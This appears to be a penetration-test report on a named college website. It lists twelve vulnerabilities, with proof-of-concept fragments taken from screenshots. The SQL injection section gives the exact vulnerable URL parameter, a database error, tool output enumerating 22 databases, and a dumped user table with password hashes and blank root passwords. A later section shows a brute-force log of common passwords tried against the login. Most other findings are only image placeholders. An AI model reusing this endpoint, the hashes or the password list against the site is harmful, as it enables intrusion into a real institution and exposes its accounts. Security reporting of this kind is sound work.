General Testing Information	
Scope Name	Baba Banda Singh Bahadur Engineering College official site
Testing Scope / URL	http://bbsbec.edu.in/

DOMAIN


Vulnerabilities Name

1. SQL Injection
2. Reflected XSS
3. HTML Injection
4. No rate limit
5. Host Header Injection
6. Clickjacking
7. Username Enumeration
8. Using components with known vulnerabilities
9. Security header missing
10. Server banner grabbing
11. Directory listing
12. Cleartext submission of password


Proof of Concepts (POC)

Please check vulnerability tracker as shared for reproduction steps

SQL Injection



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1




```
kali@kali: ~
File  Actions  Edit  View  Help
[22:55:59] [INFO] fetching database names
available databases [22]:
[*] admission
[*] alumni
[*] alumni_bbsbec
[*] bbsbec
[*] col
[*] diligent_bbsbec_wp_dev
[*] fateh_mar
[*] information_schema
[*] marathon
[*] mysql
[*] naac
[*] payment
[*] performance_schema
[*] pub
[*] pubg
[*] registration
[*] registrations
[*] sosmch
[*] sre
[*] swimming
[*] te  :
[*] wordpress_alumni
```


```
~/Desktop/bbsbec/[29-11-2021]vulnerable-link - Mousepad
File  Edit  Search  View  Document  Help
bugs                                                    [29-11-2021]vulnerable-link
sql injection- http://bbsbec.edu.in/sre/loaddetails.php?id=
erp:
+--------+-------------------------------------------+
| User   | Password                                  |
+--------+-------------------------------------------+
| bbsb   | *445EF59F2A47F66E02D0F7E447A71B8D169029C6 |
| erp    | *6D80CB6B4FAAFE376E717B67D63630BBA7DA23AA |
| erp    | *6D80CB6B4FAAFE376E717B67D63630BBA7DA23AA |
| root   | <blank>                                   |
| root   | <blank>                                   |
| root   | <blank>                                   |
| root   | <blank>                                   |
+--------+-------------------------------------------+

------------------------------------------------------------
bbsbec website:
+--------+----------+-------------------------------------------+-----------------------+-----------------------+-------------+--------------+--------------+---------------------+-----------------------------------------------------------------
```


Reflected XSS




HTML Injection




No rate limit








Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4146	
1	123456	200			4146	
2	password	200			4146	
3	12345678	200			4146	
4	qwerty	200			4146	
5	123456789	200			4146	
6	12345	200			4146	
7	1234	200			4146	
8	Demo@2021	200			4146	
9	111111	200			4146	
10	1234567	200			4146	
11	dragon	200			4146	
12	123123	200			4146	
13	baseball	200			4146	
14	abc123	200			4146	
15	football	200			4146	
16	monkey	200			4146	
17	letmein	200			4146	
18	696969	200			4146	
19	shadow	200			4146	
20	master	200			4146	
21	666666	200			4146	
22	qwertyuiop	200			4146	
23	123321	200			4146	
24	mustang	200			4146	

Host header injection




